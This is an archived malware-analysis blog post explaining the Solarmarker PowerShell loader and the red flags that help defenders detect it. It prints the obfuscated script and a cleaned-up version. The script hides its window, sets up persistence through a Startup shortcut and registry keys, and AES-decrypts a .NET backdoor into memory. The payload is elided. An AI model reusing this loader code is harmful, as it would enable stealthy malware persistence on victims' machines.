Solarmarker: The Old is New

Published: 2022-09-27 · Archived: 2026-04-05 16:28:56 UTC

The purpose of this blogpost is to document the PowerShell used by Solarmarker. The PowerShell was first observed between Feb 2022 until May 2022 and then resurfaced in September 2022.

The goal of this post is to publish information regarding the PowerShell to enable others to identify and understand what the PowerShell is doing.

Detecting these tactics is important to detect Solarmarker and detecting other malware.


Intro

From May 2022 – August 2022, the Solarmarker Developer moved away from using PowerShell scripts and from executing PowerShell using `System.Automation.Management.dll` to creating persistent with native .NET commands. The use of PowerShell was observed between Feb 2022 and May 2022. The PowerShell was also observed in a recent sample and as a result, it became worthwhile to publish about the PowerShell. The PowerShell during both periods is virtually the same helping us identify the malware easily and consistently identify the malware as Solarmarker.

Script Overview

PowerShell script content can be logged with PowerShell Scriptblock Logging, or it can be logged through EDR. In this instance, the detection logged 13 massive blocks of PowerShell. Most of the PowerShell script blocks consisted of a Base64 encoded payload. I've included the PowerShell below without the encoded payload.

The PowerShell script is normally one block, but we've broken it up for readability in the image below.



```
function OjQBYmv_DpTULJWxnO3 {
    return -join (0..(10..30|Get-Random)|%{[char]((65..90)+(97..122)|Get-Random)})
    }
function EniApw8fQRNt3YSx {
    param($GxgGPQKPCeTvkfNQVE4, $PU0WTu08JUElDCxYTX);
    if (-Not (Test-Path "Registry::$GxgGPQKPCeTvkfNQVE4 ".Trim().ToLower())){
        New-Item -Path "Registry::$GxgGPQKPCeTvkfNQVE4 ".Trim().ToLower() -ItemType RegistryKey -Force;
    }
    Set-Item -Path "Registry::$GxgGPQKPCeTvkfNQVE4 ".Trim().ToLower() -Value $PU0WTu08JUElDCxYTX;
}
$WT1M6xInZhjg1PNjlnb="$"+"showWindowAsync=Add-Type -MemberDefinition ('['+'D'.ToUpper()+'ll'.ToLower()+'I'.ToUpper()+'mport('.
ToLower()+[char]0x22+'user32.dll'.ToLower()+[char]0x22+')]public static extern bool '.ToLower()+'S'.ToUpper()+'how'.ToLower()+'W'.
ToUpper()+'indow'.ToLower()+'A'.ToUpper()+'sync('.ToLower()+'I'.ToUpper()+'nt'.ToLower()+'P'.ToUpper()+'tr hWnd, int nCmdShow);'.
ToLower()) -Name ('W'.ToUpper()+'in32'.ToLower()+'S'.ToUpper()+'how'.ToLower()+'W'.ToUpper()+'indow'.ToLower()+'A'.ToUpper()
+'sync'.ToLower()) -Namespace Win32Functions -PassThru;$"+"showWindowAsync::ShowWindowAsync((Get-Process -Id $"+"pid).
MainWindowHandle, 0);";
iex $WT1M6xInZhjg1PNjlnb;
$og1oTC63HDRqIvfakK=(OjQBYmv_DpTULJWxnO3);
$ybb6Ne3QxEse=(OjQBYmv_DpTULJWxnO3);
$SRmW35sgjPHNDf="$env:temp\"+(OjQBYmv_DpTULJWxnO3);
New-Item -ItemType Directory -Force -Path $SRmW35sgjPHNDf;
$I8a9OhIK8zGkMx2 = $SRmW35sgjPHNDf+'\'+$og1oTC63HDRqIvfakK+'.'+$ybb6Ne3QxEse;
$LjcBKd2NbM4JLLm=New-Object -comObject WScript.Shell;
$dAJWtfyhpJ3p2=$LjcBKd2NbM4JLLm.CreateShortcut($env:appdata+'\M'+'icr'+'oso'+'ft'+'\W'+'ind'+'ow'+'s\'+'St'+'art'+' Me'+'nu'+'\Pr'
+'ogr'+'ams\'+'St'+'art'+'up'+'\'+(OjQBYmv_DpTULJWxnO3)+'.lnk');
        $dAJWtfyhpJ3p2.TargetPath=$I8a9OhIK8zGkMx2;        $dAJWtfyhpJ3p2.WindowStyle=7;
$dAJWtfyhpJ3p2.Save();
$zfjE6KG7PN8b8cJS5bEu = $WT1M6xInZhjg1PNjlnb+"$"+"AC=New-Object System.Security.Cryptography.AesCryptoServiceProvider;$"+"AC.Key=
[Convert]::FromBase64String('U1+GbY9S+sraJD5n+VLaXjIEFeFkMaccxdshs7f3+5E=');$"+"EB=[Convert]::FromBase64String([IO.File]
::ReadAllText('"+$I8a9OhIK8zGkMx2+"'));$"+"AC.IV = $"+"EB[0..15];$"+"Decryptor=$"+"AC.CreateDecryptor();$"+"UB=$"+"Decryptor.
TransformFinalBlock($"+"EB, 16, $"+"EB.Length-16);$"+"AC.Dispose();[Reflection.Assembly]::Load($"+"UB);[cU0tev650WfbmHd2R.
ArdcDR284Rt7PtrhOYIn]::jXEOyajI0oTBaWmmdt();";
$mLmukYf3L14oWS0_m=(OjQBYmv_DpTULJWxnO3);
EniApw8fQRNt3YSx -GxgGPQKPCeTvkfNQVE4 ("HKEY_CURRENT_USER\Software\Classes\"+$mLmukYf3L14oWS0_m+"\shell\open\command")
-PU0WTu08JUElDCxYTX ('po'+'we'+'rsh'+'ell -com'+'man'+'d "'+$zfjE6KG7PN8b8cJS5bEu+'"');
EniApw8fQRNt3YSx -GxgGPQKPCeTvkfNQVE4 ("HKEY_CURRENT_USER\Software\Classes\."+$ybb6Ne3QxEse) -PU0WTu08JUElDCxYTX
$mLmukYf3L14oWS0_m.ToLower();
[IO.File]::WriteAllText($I8a9OhIK8zGkMx2, 'LARGE-BLOCK-OF-BASE64');
iex $zfjE6KG7PN8b8cJS5bEu;
```

Image: PowerShell from the payload. .

First, let's talk about the (many) red flags that suggest it's malicious:

- **The functions and variables don't have human readable names.**

Sometimes, there's a good reason to have short and simple PowerShell function or variable names, but in many cases, PowerShell should be easy to follow. This helps analysts understand what is happening and helps developers revise the PowerShell when needed. In this case, the long random names are suspicious.

- **The PowerShell uses "chunking."**

Chunking is breaking up words to avoid detection. For example, '\M'+'icr'+'oso'+'ft'+'\W'+'ind'+'ow'+'s\'+'St'+'art'+' Me'+'nu'+'\Pr'+'ogr'+'ams\'+'St'+'art'+'up'. This chunking can prevent some detections from catching the full words. Chunking is abnormal for benign scripts and is an indicator the author is trying to avoid being detected.

- **The script uses "Reflection.Assembly" to load something into memory.**

"Reflection.Assembly" has legitimate uses, but combined with the other red flags, this tells us the author is loading a DotNet binary into memory instead of writing it to disk. This prevents antivirus from finding the binary on disk, as the payload is only decrypted in memory.

- **The massive Base64 string is suspicious.**

Base64 encoding can have legitimate purposes. *But*, if it's uncommon in an environment or if an administrator or developer is unfamiliar with the Base64 used, the PowerShell should be considered suspicious.

- **The use of AES encryption in a script (“AesCryptoService Provider”).**

Using AES encryption is a reliable way for malware to avoid detection, and it’s uncommon and highly unusual to find it in legitimate PowerShell scripts.

- **The script uses “iex,” also known as “Invoke Expression.”**

Invoke Expression is a common way for attackers to execute code. When reviewing PowerShell, it’s important to investigate what’s being executed. When “iex” is used, it should be considered suspicious.

Script Content

To make the PowerShell script more readable, we use “find and replace” to rename variables based on what we think each part is doing, given the surrounding context. Find and replace allows us to clarify where the same variables are reused.

If you do this, be prepared to make guesses that you’ll likely revise later. In renaming the variables, we may also need to do some Googling to better understand functions and to help us give the variables better names. If you can’t read the image, don’t worry, parts will be copied below.




Image: PowerShell after variables have been renamed.

Now that we’ve cleaned up the PowerShell, we finally have an idea of what’s going on.

The PowerShell first sets up two functions: “create_random,” which is used for generating random numbers later, and “create_registry_key.” “Create_registry_key” takes two parameters: the path of the registry key to be created and the content the key will have.

```
 function create_random {
    return -join (0..(10..30|Get-Random)|%{char+(97..122)|Get-Random)})
    }
function create_registry_key { param($registryKeyPath, $registryKeyContent);
    if (-Not (Test-Path "Registry::$registryKeyPath ".Trim())){
        New-Item -Path "Registry::$registryKeyPath ".Trim() -ItemType RegistryKey -Force;
        }
```

```
        Set-Item -Path "Registry::$registryKeyPath ".Trim() -Value $registryKeyContent;
    }
```

The PowerShell imports a Windows DLL (user32.dll) to access the Windows API "*'Win32ShowWindowAsync'*." Using this Windows API, the malware can make sure the PowerShell or current window stays hidden at execution.

```
 $hiddenWindow="$showWindowAsync=Add-Type -MemberDefinition ('[DllImport("user32.dll")]public static extern boo
iex $hiddenWindow;
```

The script then creates a few random names, and also creates a directory in the user's temporary directory. This randomly named folder, with a randomly named file, with a random file extension, will be used later: for now, it's saved as "$pathToWriteTo."

```
 $randomFileName=(create_random);
$newFileExtension=(create_random);
$randomFolderInTemp="$env:temp\"+(create_random);
New-Item -ItemType Directory -Force -Path $randomFolderInTemp;
$pathToWriteTo = $randomFolderInTemp+'\'+$randomFileName+'.'+$newFileExtension;
```

After this path is created, a shortcut, or ".lnk" file, is created in the user's Startup folder. The shortcut is created using WScript, which will have a random name and point to our $pathToWriteToFile variable. This is a favorite directory for malware authors, as files in it are executed on startup.

```
 $wscriptCommand=New-Object -comObject WScript.Shell;
$startupShortcut=$wscriptCommand.CreateShortcut($env:appdata+'\Microsoft\Windows\Start Menu\Programs\Startup\'+(
$startupShortcut.TargetPath=$pathToWriteTo;
$startupShortcut.WindowStyle=7;
$startupShortcut.Save();
```

The PowerShell then uses the "create_registry_key" function defined earlier. It creates "HKEY_CURRENT_USER\Software\Classes\"+$extensionClass+"\shell\open\command," which holds "powershell -command $binaryDecodeAndExecute."

The variable "$binaryDecodeAndExecute" uses AES to decrypt the "LARGE-BLOCK-OF-BASE64" after it's decoded from base64.

This variable also contains two cryptic lines:

```
[Reflection.Assembly]::Load($UB);[cU0tev650WfbmHd2R.ArdcDR284Rt7PtrhOYIn]::jXEOyajI0oTBaWmmdt()
```

These lines load this DotNet module into memory using "Reflection Assembly" and then execute it using a function exported by the module. The random strings are to avoid detection: previously, defenders would flag the binary's name, but the author has now randomized it.

```
 $binaryDecodeAndExecute = $hiddenWindow+ "$AC=New-Object System.Security.Cryptography.AesCryptoServiceProvider;
$AC.Key=[Convert]::FromBase64String('U1+GbY9S+sraJD5n+VLaXjIEFeFkMaccxdshs7f3+5E=');
$EB=[Convert]::FromBase64String([IO.File]::ReadAllText('"+$pathToWriteTo+"'));
$AC.IV = $EB[0..15];$Decryptor=$AC.CreateDecryptor();
$UB=$Decryptor.TransformFinalBlock($EB, 16, $EB.Length-16);
$AC.Dispose();
$extensionClass=(create_random);
create_registry_key -registryKeyPath ("HKEY_CURRENT_USER\Software\Classes\"+$extensionClass+"\shell\open\command
create_registry_key -registryKeyPath ("HKEY_CURRENT_USER\Software\Classes."+$newFileExtension) -registryKeyConte
[IO.File]::WriteAllText($pathToWriteTo, 'LARGE-BLOCK-OF-BASE64');
iex $binaryDecodeAndExecute;
```

The first part of this block calls the necessary functions to decrypt the binary and all of the decrypting commands are saved in the registry.

The second “create_registry_key” function sets up a registry key that will call the other registry key that was just established. This establishes an execution chain every time the computer is rebooted. This is explained in the following screenshots from a sandboxed environment.

As described previously, a file (“ydCbwPDZwnuefc”) was created in the Startup folder. This shortcut executes a file with a really long name. The file names are created by the “create_random” function and they differ between infections.




Image: The file in the Startup directory for running the malware at each boot

This file is stored in the user’s local temp directory. The file with a really long name has a random extension: “PSDQD…” When this extension is used, it takes info stored in the randomly named “xqmsyf…” registry key.




Image: The file with a new file extension and the file extension in the Windows registry

The “xqmsyf…” registry key contains the PowerShell command the script set up earlier. This PowerShell is the decryption and execution process noted above.




Image: The registry key that contains the PowerShell to decode and execute the backdoor.

At the end of the script, the author also used “iex $binaryDecodeAndExecute” to execute the binary file and start the backdoor for its first run.

Outro

We’ve looked thoroughly at the PowerShell script used by Solarmarker in Feb 2022 – May 2022; and which was recently seen in September 2022. I hope this analysis helps you in identifying the malware in the past, present, and future.

Source: https://squiblydoo.blog/2022/09/27/solarmarker-the-old-is-new/